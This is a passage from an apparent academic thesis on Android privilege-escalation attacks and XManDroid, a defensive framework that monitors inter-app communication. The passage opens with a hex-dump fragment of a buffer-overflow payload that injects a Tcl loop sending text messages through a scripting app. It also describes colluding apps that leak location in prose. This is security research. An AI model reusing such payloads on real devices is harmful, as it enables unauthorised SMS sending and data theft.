0011BD88  20 7B 24 64  6F 6C 6C 61  72 24 78 20  24 6C 65 73   {$dollar$x $les
0011BD98  73 20 35 30  7D 20 7B 69  6E 63 72 20  24 78 7D 20  s 50} {incr $x}
0011BDA8  7B 24 64 6F  6C 6C 61 72  24 61 20 73  65 6E 64 54  {$dollar$a sendT
0011BDB8  65 78 74 4D  65 73 73 61  67 65 20 24  64 6F 6C 6C  extMessage $doll
0011BDC8  61 72 24 6E  20 24 64 6F  6C 6C 61 72  24 6D 7D 22  ar$n $dollar$m}"
0011BDD8  7C 2F 64 61  74 61 2F 64  61 74 61 2F  63 6F 6D 2E  |/data/data/com.
0011BDE8  67 6F 6F 67  6C 65 2E 61  73 65 2F 74  63 6C 73 68  google.ase/tclsh
0011BDF8  2F 74 63 6C  73 68 00 00  41 41 41 41  41 41 41 41  /tclsh..AAAAAAAA
0011BE08  41 41 41 41  41 41 41 41  41 41 41 41  41 41 41 41  AAAAAAAAAAAAAAAA
0011BE18  41 41 41 41  41 41 41 41  41 41 41 41  01 F5 78 42  AAAAAAAAAAAA..xB
0011BE28  41 41 41 41  41 41 41 41  41 41 41 41  41 41 41 41  AAAAAAAAAAAAAAAA
0011BE38  41 41 41 41  41 41 41 41  41 41 41 41  41 41 41 41  AAAAAAAAAAAAAAAA
0011BE48  41 41 41 41  41 41 41 41  41 41 41 41  41 41 41 41  AAAAAAAAAAAAAAAA
0011BE58  41 41 41 41  98 BC 11 00  41 41 41 41  EC BB 11 00  AAAA....AAAA....
0011BE68  41 41 41 41  41 41 41 41  41 41 41 41  41 41 41 41  AAAAAAAAAAAAAAAA
0011BE78  41 41 41 41  41 41 41 41  58 BC 11 00  13 3F E1 AF  AAAAAAAAX....?..
```

3.3.2 *Attacks by Colluding Applications*

Attacks by colluding applications involve two (or more) malicious applications that collude to merge their permissions and gain a permission set which has not been approved by the user. In the following we highlight general principles of the collusion attack and describe our attack instantiation.

3.3.2.1 *Attacks Principles*

Let app A and app B be malicious applications possessing permissions p_1 and p_2, respectively and app C be an Android system sandbox which exposes interfaces to system resources and protected functionality to third party apps (see Figure 7). C consists of multiple components, including components c_1 and c_2 protected by permissions p_1 and p_2, respectively.

App A can access c_1 component of C, but cannot access c_2 due to permission assignments. Further, app B can access c_2 component, but is not permitted to reach c_1. Hence, each of these applications is not able to perform an attack which would require possession of p_1 and p_2 permissions. However, when they collude, they can combine their permissions and gain privileges beyond the boundaries of their respective sandboxes. For instance, attack scenarios targeting user privacy would largely benefit from collusion attacks. These attacks typically require access to user private data (e.g., SMS database,




Figure 7: Privilege escalation by colluding applications

contacts, photos) and access to the communication interface (Internet, SMS services), for leaking stolen data to the remote adversary. Neither permissions to access private data nor privileges to use communication interfaces alone are sufficient to launch the attack, but when combined, the attack becomes possible.

While the attacker could opt for deploying a single app with all the necessary permissions, the user might deny installation of the app due to the suspicious combination of permissions. Further, automatic tools such as Kirin [117] could be also used for the detection of suspicious apps based on their individual permissions. Colluding apps have higher chances of bypassing manual evaluation of permissions by users and tool-based permission assessment, and to be installed on the platform.

3.3.2.2 *Attack Instantiation*

We instantiated a collusion attack by realizing a malicious location tracker which sniffs user location and uploads it to a remote adversarial server. We explain the internals of our malicious tracker by using Figure 7: App *A* is masqueraded as a step counter that traces the location of the user during a day and calculates the distance covered by the user (e.g., for hiking, cycling, running, etc.). It requires access to location information protected with ACCESS_FINE_LOCATION permission (p_1 in the Figure). App *B* in our scenario is a wallpaper manager which requires the INTERNET permission (p_2) to access new wallpapers. From the user's perspective both applications look harmless, because they only require a single permission which is not sufficient to, e.g., leak privacy sensitive data from the platform. However, if both applications collude, they are able to leak user location to the remote adversary, as we explain in the following.

After the location information is obtained by the step counter (App *A*) from Android system component c_1, *A* launches the wallpaper application (App *B*) and forwards location information to it which is in turn forwarded to a remote adversarial server through the Internet connection established by App *B*.

This attack scenario belongs to the class of collusion attacks using direct communication via ICC.

3.4 XMANDROID: MITIGATION OF PRIVILEGE ESCALATION ATTACKS ON ANDROID

In the following we propose XManDroid[8], a security framework for Android which can mitigate all types of application-level privilege escalation attacks.

HIGH-LEVEL OVERVIEW Our security framework follows a system-centric approach and performs runtime monitoring and analysis of communication links across applications in order to prevent potentially malicious communication based on a defined system-centric security policy. We maintain a system state that includes the applications installed on the platform, files, Unix sockets and Internet sockets, as well as direct and indirect communication links established among applications. Direct communication links are ICC calls, while indirect channels are, e.g., shared files.

To intercept different types of communication links, our framework extends Android OS at different abstraction layers – middleware and kernel. Particularly, it extends middleware and the kernel of Android with MAC hooks which intercept every request for inter-application communication. At middleware layer our framework enhances the reference monitor of Android, while at the kernel level we adapted TOMOYO Linux [151] for MAC enforcement. Our extensions are invoked when applications attempt to establish an ICC connection, access files or connect to sockets. The framework validates permissions assigned to applications and data transferred over communication channels (for Intents) and makes a decision whether the requested operation can potentially be exploited for a privilege escalation attack (based on the underlying security policy).

To minimize performance overhead, our framework stores decisions that depend on permanent conditions and thus do not change over time. Those decisions are applied next time when the same ICC is requested, thus drastically reducing time for ICC handling. While decisions taken on data-dependent policy rules cannot be cached (because the next time data transmitted via the same link may be different), the ratio of cached to non-cached ICC calls (cf. Section 3.4.5.3) witnesses for effectiveness of our caching technique.

3.4.1 *Requirement Analysis*

In the following, we specify our adversary model, define our objective and requirements and specify assumptions.

ADVERSARY MODEL We consider a scalable adversary model with the following types of adversaries: WeakAdversary is able to launch *known*[9] confused deputy attacks over ICC channels. The BasicAdversary can launch all kinds of confused deputy attacks, including unknown attacks and attacks over Internet sockets. AdvancedAdversary can launch any confused deputy attack and also (unknown) collusion attacks that occur via direct ICC

8 XManDroid stands for e<u>x</u>tended <u>M</u>onitoring on <u>anDroid</u>

9 Obviously, known attacks can be fixed, however, this adversary targets a policy-based approach offering hot fixes. Note that, remote app kill is not an appropriate solution against this adversary, as confused deputies are not malicious, and even system apps have been shown to suffer from confused deputy vulnerabilities [122].

calls. Finally, StrongAdversary can launch any privilege escalation attack (at application-level), including collusion attacks that are performed via indirect communication, e.g., by sharing files, through Internet connection, or through channels established in system components such as Android.

OBJECTIVES AND REQUIREMENTS Our objective is prevention of different classes of privilege escalation attacks, which, however, provides a reasonable trade-off between attack coverage and associated costs (in terms of performance overhead and usability). To achieve this objective, we require a scalable framework which can be adapted to different adversary models: WeakAdversary, BasicAdversary, AdvancedAdversary and StrongAdversary to meet requirements imposed by the underlying usage scenario. We further require (i) a *system-centric protection* because delegating the policy enforcement to applications is risky since the applications themselves might be either vulnerable or even malicious (given the huge number of applications available on the market), (ii) *legacy compatibility* since recompilation of (many or even all) applications in the Android market would be impractical, and (iii) *low performance overhead* since in mobile usage scenarios, the imposed performance overhead due to security mechanisms should not affect usability.

ASSUMPTIONS We make the following assumptions with regard to our Trusted Computing Base (TCB): we assume that the Linux kernel and Android's middleware are not malicious. Moreover, we assume that default Android applications are not malicious[10], but they may suffer from confused deputy vulnerabilities. Further, the Android application may suffer from design deficiencies that allow malicious applications to establish indirect communication links (see e.g., [257]).

3.4.2 *Framework Design*

The architecture of our framework is shown in Figure 8. In the following paragraphs, we will describe the components in our architecture and their interaction in the following use cases: ICC call handling (steps 1-11), application (un)installation (steps a-b), file/socket creation (steps α - γ), file/socket read/write access (steps i-iv), and policy installation (steps I-III).

3.4.2.1 *Component Interaction in Different Use Cases*

ICC CALL HANDLING. At runtime, all ICC calls are intercepted by the Android ReferenceMonitor (step 1). It obtains information about permissions from the AndroidPermissions database (step 2) and validates permission assignments. If ReferenceMonitor allows an ICC call to proceed, it invokes DecisionEngine (step 3) to ensure that the communication additionally complies with the underlying system security policy. DecisionEngine first requests a record corresponding to this particular ICC call from the PolicyDecisions database (step 4). If a matching record is found, it means that a previously made decision can be applied. Otherwise, DecisionEngine makes a fresh decision based on inputs from AndroidPermissions (step 5), SystemPolicy (step 6) and SystemView (step 7). In particular, the SystemView is represented as a *graph*, where entities such as applications are represented

10 This is reasonable, since in general one may have more trust in genuine vendors (e.g., Google, Microsoft, and Apple) not to maliciously attack end-users.




Figure 8: Framework Architecture

as nodes, and inter-application communication links are edges (more details are provided in Section 3.4.3). Subsequently, the resulting decision is stored in the PolicyDecisions database (step 8), and if it is positive, SystemView is updated to reflect the fact that a communication link exists between applications A and B (step 9). Further, DecisionEngine informs ReferenceMonitor about the decision it has made (step 10), and ReferenceMonitor either allows (step 11) or denies the ICC call.

APPLICATION (UN)INSTALLATION. The installation procedure involves the standard PackageManager of Android. Typically, it extracts the application permissions from the *Manifest file* and stores them in the AndroidPermissions database (step a). In addition, PackageManager adds a new app to SystemView (step b). Upon application uninstallation, PackageManager removes all entries of the uninstalled application from the AndroidPermissions database (step a) and removes the app from SystemView (step b).

OPERATIONS ON FILES, UNIX DOMAIN SOCKETS AND INTERNET SOCKETS. When an application performs a file or Unix domain socket operation (create, read/write, connect, etc.), or tries to establish a connection over an Internet socket, the operation is intercepted by KernelMAC: a Mandatory Access Control (MAC) module in the Linux kernel. When a file/socket is created (step α), KernelMAC updates SystemView accordingly (step β) and performs the requested action (step γ). Upon request for read access to files, connecting to Unix sockets, or connecting to local Internet sockets (step i), KernelMAC looks up its internal policy file to check if the requested operation can be allowed to proceed. If such a rule does not exist in its internal policy file, KernelMAC requests a policy decision from DecisionEngine (steps ii and iii), and subsequently denies/grants the operation accordingly (step iv). Furthermore, KernelMAC could be instructed to cache policy decisions (relayed by DecisionEngine) in its internal policy file for future use. Doing so reduces the performance overhead induced by context switches between the kernel and the middleware.

POLICY INSTALLATION. PolicyInstaller writes (updates) the system policy rules to the SystemPolicy database (step I). Next, it removes all decisions previously made by the DecisionEngine, as those may not comply with the new system policy (step II). Also, SystemView component is reset to a clean state (step III), i.e., all previously allowed communication links among applications are removed. Note that the SystemView state is only reset when SystemPolicy is updated, and persists across reboots.

3.4.3 *Graph-based System Representation and Definition of Privilege Escalation on the Graph*

GRAPH-BASED REPRESENTATION. We opted for a graph-based instantiation of the system state SystemView, where vertices represent entities such as application sandboxes, system components, files[11] and Internet sockets while edges represent the communication and access links (among them). In our design, we record file system access as well as access to Internet sockets in the graph, as edges inserted between, e.g., a file and an application writing or reading this file. Generally, a graph-based representation allows different levels of system abstractions: for instance applications can be represented at the level of application sandboxes, application packages, or application components, while communication links can be seen as directed or undirected edges, thus either providing exact information about the direction of information or control flows or always assuming a bidirectional flow between graph vertices. Hence, we consider the Android system as a graph G consisting of a set $\mathcal{V}(G)$ of vertices and a set $\mathcal{E}(G)$ of direct edges. An edge $e \in \mathcal{E}(G)$ is an ordered pair $e = (i;j)$, where $i, j \in \mathcal{V}$: $i \neq j$.

GRAPH VERTICES. We represent applications at the sandbox level because applications residing within the same sandbox have the same privileges, and thus cannot escalate privileges inside the sandbox[12]. However, the Android system application is an exceptional case and requires a more fine-grained representation. The reason is that the Android application is often accessed by third party applications, and, hence, it may cause transitive closure for apps which do not communicate with each other. While it is reasonable to assume that Android is not malicious and unlikely to suffer from confused deputy vulnerabilities, it can still be involved in privilege escalation attack, if, e.g., malicious colluding apps use system services or content providers of Android as overt or covert communication channels. For instance, the apps can insert data into system content providers and read data from such providers as the contacts database (overt channel), or perform synchronized write-read operations on the settings of a system service such as the audio manager (covert channel). Hence, it is necessary to take the Android application into consideration during our analysis, while performing a more fine-grained communication tracking within the Android app. To address this issue, we represent the Android application in the system graph at the granularity of system services and system content providers. To achieve such a representation, we associate every content provider and system service with a virtual UID and then treat them as separate (system) sandboxes. We refer the reader to our published works [57, 59] for more details on how such a virtualization of system services can be achieved.

11 We do not distinguish between files and Unix sockets because Unix domain sockets have much in common with files (e.g., file system address name space and access permissions) and can be treated in the same way.
12 The problem of malware comprising a single application or an application sandbox is orthogonal to the problem of privilege escalation and is addressed by previous research, e.g., by Kirin [117].

To summarize, we define four types of graph vertices $\mathcal{A}, \mathcal{S}, \mathcal{F}, \mathcal{I}$ representing the set of of application sandboxes, system sandboxes, files, and Internet sockets, respectively.

GRAPH EDGES. We define the following three types of edges: (i) ICC calls $\mathcal{M}$, (ii) file access $\mathcal{K}$, and (iii) Internet sockets/connections $\mathcal{H}$. Note that we represent ICC calls and Internet connections as bidirectional edges in the graph.While representing ICC calls with bidirectional edges precludes certain legitimate communication, this over-approximation is necessary. For instance, ICC calls and Internet connections often result in bidirectional data-flows, not observable at our level of system abstraction. Similarly, pending Intents[13] obfuscate the actual data flow in the system graph, such that they are currently not representable with unidirectional edges. By contrast, the direction of data flow upon (read/write) access to files, as well as ICC calls to system components can be precisely distinguished. Edges in $\mathcal{M}$ can connect vertices representing application sandboxes $\mathcal{A}$ and/or system components $\mathcal{S}$: $\forall e \in \mathcal{M}$: $e = (i, j)$, $i, j \in \mathcal{A} \cup \mathcal{S}$, $i \neq j$. Edges in $\mathcal{K}$ can only connect pairs of vertices, where one vertex is an application sandbox in $\mathcal{A}$ and the other one is a file in $\mathcal{F}$ (ordered pair representing read/write): $\forall e \in \mathcal{K}$: $e = (i, j)$, $(i \in \mathcal{A}, j \in \mathcal{F}) \vee (i \in \mathcal{F}, j \in \mathcal{A})$. Edges that represent Internet connections can only connect pairs of vertices, where one vertex is an application sandbox and the other one is an Internet socket $\forall e \in \mathcal{H} : e = (i, j)$, $i \in \mathcal{A}$, $j \in \mathcal{I}$. Figure 9 depicts a graph snapshot with all defined types of vertices and edges.




Figure 9: System graph representation

VERTEX PROPERTIES. Each vertex V in the system graph G is assigned the corresponding properties: a unique identifier $U(V)$ (i.e., UID for a sandbox, virtual UID for a system component, path/file name for files and IP address and port for Internet sockets), and a trust level $T(V) = (\texttt{true}, \texttt{false})$ where we currently distinguish between two trust levels: "untrusted" are third party applications, while "trusted" are default Android apps and system components. Moreover, file and Internet socket vertices are also considered trusted. This is because files or sockets themselves cannot perform a privilege escalation attack, but may mediate communication of malicious applications in the same way as trusted system components. Moreover, application sandboxes feature additional properties, particularly, names of applications included in a sandbox (e.g., package names)

13 The sender of an Intent delegates the insertion of payload to another app before sending the Intent.

$\mathcal{N}(A)$, a list of application components for each application $\mathcal{C}(A)$, and the set of granted permissions $\mathcal{P}(A)$ to application A.

PATH. A path $L(v_1, v_n) = (e_1, e_2, ..., e_{n-1})$ in a graph G between vertices v_1 and v_n is a sequence of edges $e_1 = (v_1, v_2), e_2 = (v_2, v_3), ..., e_{n-1} = (v_{n-1}, v_n)$, where $e_1, ...e_{n-1} \in \mathcal{E}$, $v_i \neq v_j$ for $i, j \in 1, ..., n$. In other words, a path is an acyclic sequence of edges connecting vertices. We define two path properties: (i) a path length, which is denoted as $|L(v_1, v_n)| = n - 1$, and (ii) a set of data $\mathcal{D}(\mathcal{L})$ transmitted through the path.

PRIVILEGE ESCALATION ON THE GRAPH. We define patterns of privilege escalation attacks by specifying a set of critical permissions in the system. For instance, gaining of privileges allowing both to access the Internet and location information can be defined as an attack pattern corresponding to a location tracker. We denote the *critical permissions* set by $\mathcal{Z}$. In a confused deputy attack, an unprivileged application $A \in \mathcal{A}$ can obtain a critical set of permissions $\mathcal{Z}$ by invoking a privileged application $B \in \mathcal{A}$, if there exists a communication path $L(A, B)$. The privilege escalation attack by colluding applications $A, B \in \mathcal{A}$ can occur, when there is a communication link $L(A, B) \vee L(B, A)$ between two applications, and each individual set of privileges $\mathcal{P}(A)$ and $\mathcal{P}(B)$ does not match the critical set of privileges, while a union of both does so, i.e., $\mathcal{Z} \nsubseteq \mathcal{P}(B) \wedge \mathcal{Z} \nsubseteq \mathcal{P}(A) \wedge (\mathcal{Z} \subseteq (\mathcal{P}(A) \cup \mathcal{P}(B)))$.

3.4.4 *Security Policy*

Different policy profiles can be created in order to cover different adversary models and user requirements. For instance, the following profiles can be specified: DefaultProfile, BasicProfile, AdvancedProfile and StrongProfile, that correspond to adversary models WeakAdversary, BasicAdversary, AdvancedAdversary and StrongAdversary (defined in Section 3.4.1) respectively. DefaultProfile can be activated by default, in the form of policy rules that help defend against known confused deputy attacks via ICC channels. Furthermore, policy rules could be defined such that they do not result in false positives (confirmed by our evaluation results, Section 3.4.5.1) thereby not affecting usability. This profile can be updated, e.g., by Google, in form of security patches issued when new attacks are discovered. The profiles BasicProfile, AdvancedProfile and StrongProfile can be activated by users with higher security requirements who are willing to tolerate (a small number of) possible false positives in favor of increased security. For instance, these profiles can be useful in a corporate context, where an enterprise issues mobile devices to its employees and allows them to use their devices for both private and business purposes. The company's system administrators may then have the possibility of creating custom policy profiles that address the security requirements of the company.

For expressing policy rules, we define a policy language inspired by VALID [49], a formal security assurance language developed for virtualized infrastructure topologies. VALID has been shown to be effective when validating policies on graph based models of virtualized infrastructures [50]. It expresses high-level security goals (policy rules in our terminology) for such environments in the form of attack states. The language is very suitable for our purposes because it is capable of expressing operations on graphs, such as information flow in a graph model of the underlying topology. When mapped to our system graph (cf. Section 3.4.3), it is used to express system states that describe privilege

```
Section types:
A,B : Application sandboxes
L(A,B)    : Path

Section goals:
goal ProtectCallPrivacy(deny) := L.connects(A,B) ∧ L.type(any) ∧ A.trustLevel(untrusted
    ) ∧ ¬(A.hasPermission(INTERNET) ∧ (A.hasPermission(PHONE_STATE) ∨ A.hasPermission(
    PROCESS_OUTGOING_CALL)) ∧ B.trustLevel(untrusted) ∧ ¬(B.hasPermission(PHONE_STATE)
    ∨ B.hasPermission(PROCESS_OUTGOING_CALL)) ∧ B.hasPermission(INTERNET)
```

Figure 10: A policy rule example for defeating malware monitoring phone calls

escalation attacks. Security goals can then state the information flow through edges in the graph that could result in privilege escalation. VALID describes properties of graph vertices, but is limited in expressing path properties. For our purposes, we extended VALID to specify path properties, such as path source, path destination, data transmitted over the path and so on.

We illustrate a policy rule to preserve privacy of phone calls in Figure 10. For instance, we already explained the attack scenario of Soundcomber [257] in Section 3.1, which targets privacy of user phone calls. The rule defines an undesirable set of permissions that would allow malware to record phone calls and transfer recorded data to the Internet. Further, it only restricts communication between two applications that do not individually possess the undesirable set of permissions, but would obtain it when their permission sets are combined. The applications are not allowed to communicate via any of possible communication channels (direct and indirect ICC, file system, or a local Internet connection).

Further policy examples can be found in Appendix A.1.

3.4.5 *Evaluation*

Our framework was implemented for Android 2.2.1 sources. For the implementation details we refer to our paper [59] and technical report [57]. In the following, we provide evaluation of the framework with regards to effectiveness, usability and performance.

3.4.5.1 *Effectiveness*

TEST METHODOLOGY. To test effectiveness of our framework, we launched privilege escalation attacks of different types on the platform running with our patches and observed if they were prevented.

MALWARE SAMPLES. We developed a malware test suite which includes attack samples of different categories (see classification in Figure 4). Particularly, our test suite includes 7 samples of confused deputy attacks and 2 samples of attacks by colluding applications, described in Tables 3 and 4. Overall, our malware samples reproduce all previously published attack scenarios [116, 122, 257] and also scenarios we presented in this chapter (cf. Sections 3.3.1.2 and 3.3.2.2).

Table 3 is devoted to confused deputy attack scenarios. Samples 1-6 exploit confused deputy vulnerabilities in default Android apps [116, 122], while sample 7 represents the attack scenario we described in Section 3.3.1.2. Further, table y includes two mal-

	Malicious app	**Confused deputy app**	**Communication channel**	**How published**
1	MP3 Player No permissions	Phone app (default) CALL_PHONE	ICC	[116]
2	MP3 Player No permissions	DeskClock app (default) WAKE_LOCK	ICC	[122]
3	MP3 Player No permissions	Music app (default) WAKE_LOCK	ICC	[122]
4	MP3 Player No permissions	Settings app (default) ACCESS_FINE_LOCATION	ICC	[122]
5	MP3 Player No permissions	Settings app (default) CHANGE_WIFI_STATE	ICC	[122]
6	MP3 Player No permissions	Settings app (default) BLUETHOOTH_ADMIN	ICC	[122]
7	Game INTERNET	ASE app (third party) SEND_SMS, INTERNET	Internet sockets	Section 3.3.1.2

Table 3: Confused deputy attack scenarios developed for evaluation

ware samples that implement attacks by colluding applications. First sample represents collusion attack scenario we described in Section 3.3.2.2, while second one follows sophisticated attack scenario of Soundcomber [257] and exploits covert communication channels established through Android system sandbox and the file system.

	1st malicious app	**2nd malicious app**	**Communication channel**	**How published**
1	Wallpaper app INTERNET	Step counter ACCESS_FINE_LOCATION	ICC	Section 3.3.2.2
2	Wallpaper app INTERNET	Voice recorder RECORD_AUDIO, PHONE_STATE or PROCESS_OUTGOING_CALLS	ICC, overt/covert channels, file system	[257]

Table 4: Collusion attack scenarios developed for evaluation

SECURITY POLICY. In Table 5 we provide policy rules (in a human-readable format) applied during testing. Corresponding rules written in our policy language (cf. Section 3.4.4) are provided in Appendix A.1. Every rule from our security policy corresponds to one attack scenario from our malware test suite.

Generally, the rules are grouped into four categories: DefaultRules, BasicRules, AdvancedRules, StrongRules and ExceptionalRules. DefaultRules target ICC-based attacks and protect vulnerable interfaces of confused deputy applications. BasicRules rules also target confused deputy attacks, but additionally include attacks over Internet sockets. AdvancedRules include rules specific to collusion attacks over ICC channels, while StrongRules target more sophisticated collusion attacks that occur over overt and covert communication channels in Android system sandbox and the file system.

Security rules are mapped into our adversary model in the following way: DefaultRules correspond to DefaultProfile adversary model, BasicProfile includes policy rules of category DefaultRules and BasicRules, AdvancedProfile includes rules of category DefaultRules, BasicRules and AdvancedRules, while StrongProfile includes policy rules of all categories.

Default rules	
(1)	A third party application that has no permission CALL_PHONE can invoke Phone system application only if data transmitted contains android.intent.action.DIAL parameter (that enforces user confirmation)
(2)	A third party application that has no WAKE_LOCK permission must not be able to invoke DeskClock system application to play an alarm
(3)	A third party application that has no WAKE_LOCK permission must not be able to invoke Music system application to play music
(4)	A third party application that has no CHANGE_WIFI_STATE permission must not be able to invoke Settings system application to toggle WiFi state
(5)	A third party application that has no ACCESS_FINE_LOCATION permission must not be able to invoke Settings system application to toggle GPS location state
(6)	A third party application that has no BLUETOOTH_ADMIN permission must not be able to invoke Settings system application to toggle Bluetooth state
Basic rules	
(7)	A third party application that has no SEND_SMS permission must not be able to contact Android Scripting Environment (ASE) application
Advanced rules	
(8)	A third party application with permission ACCESS_FINE_LOCATION must not communicate to a third party application that has permission INTERNET
Strong rules	
(9)	A third party application that has permissions RECORD_AUDIO and PHONE_STATE or PROCESS_OUTGOING_CALLS must not directly or indirectly communicate to a third party application with permission INTERNET

Table 5: Policy rules applied during effectiveness testing

attack detection rate. Our framework successfully detected all the attacks from our malware set, including confused deputy attacks and attacks by malicious applications launched over ICC-based, socket-based, and file-based communication channels. This shows effectiveness of our framework to defeat different classes of privilege escalation attacks in a general and systematic way, including sophisticated attack scenarios of Soundcomber [257] that use covert channels in Android system components and a file system for inter-application communication.

3.4.5.2 *Usability*

To evaluate usability aspects of our framework, we evaluated the rate of false positives which can occur due to over-approximation which stems from representation of ICC calls and Internet sockets as bi-directional communication links even in cases when communication is unidirectional (cf. Section 3.4.3). As false positives can prevent non-malicious applications from performing their legitimate tasks, their analysis is essential to estimate usability impact.

test methodology. As methodology for usability evaluation, we opted for manual (vs. automated) testing. While automated testing has been shown to fail to trigger full functionality of the app (approximately 40% in average and only 1% in worst case [137]), manual testing allows for more thorough app examination. We performed the test with 25 users and 50 apps[14] selected from different market categories. The users received

14 Full list of apps is provided in the Appendix A.2

	Advanced rules
(1)	A third party application that has permission READ_CONTACTS must not communicate to a third party application that has permission INTERNET
(2)	A third party application that has permission READ_SMS must not communicate to a third party application that has permission INTERNET
	Exceptional rules
(3)	A third party application is allowed to start a system or a third party applications by sending an Intent, if this Intent does not include any additional information

Table 6: Additional policy rules applied during usability testing

devices with pre-installed apps and were asked to use them, especially trying to trigger use cases that require inter-application communication[15].

SECURITY POLICY. During our usability test, we extended the security policy used in effectiveness tests (see Table 5) with three additional rules (cf. Table 6). Specifically, the first two rules aim to prevent leakage of sensitive information like contacts and SMS via the Internet. They belong to the StrongRules category, and, hence, have a potential to trigger false positives. The third rule is an exceptional rule which allows applications to launch other applications with an Intent if and only if the Intent does not contain any additional data/information. We assign this rule to the ExceptionalRules category.

FALSELY DENIED COMMUNICATION RATE. Our preliminary tests were initially performed without inclusion of the additional rule from the ExceptionalRules category and helped us to identify a common source of false positives. Particularly, while preparing devices for tests with users, we identified that the custom application launcher called Fede Launcher could not perform its intended task and launch another app. We analyzed reasons for this failure and identified that Fede Launcher has such permissions as INTERNET, READ_SMS and READ_CONTACTS, but has no ACCESS_FINE_LOCATION permission, which resulted in false positive when it tried to launch the app with ACCESS_FINE_LOCATION permission (due to violation of security rule (8) from the Table 5). This motivated us to include ExceptionalRules which allows to eliminate false positives of this kind.

Further tests performed by 25 users showed no false positives. While this might seem counter-intuitive since the policy rules of the AdvancedProfile and the StrongProfile are rather generic, our result confirms observations on the communication patterns between third party applications on Android made in [59].

3.4.5.3 *Performance*

Our performance evaluation includes measurements for ICC calls and file read access with and without our extensions as well as estimation for overhead on read access to system services and system content providers.

15 A study of the communication patterns between third party Android applications [59] shows that although apps do not typically communicate with each other via file system or Unix sockets, they may share data via ICC channels (e.g., to support "share with" functionality of social apps) or use ICC-based Intents to start another application (e.g., custom app launchers)

TEST METHODOLOGY. We used 50 applications from Android market for our tests and automated testing scripts. The apps were consequently installed, extensively used (emulated by Monkey tool[16]), and then deinstalled.

Type	Calls	Average (ms)	Standard deviation (ms)
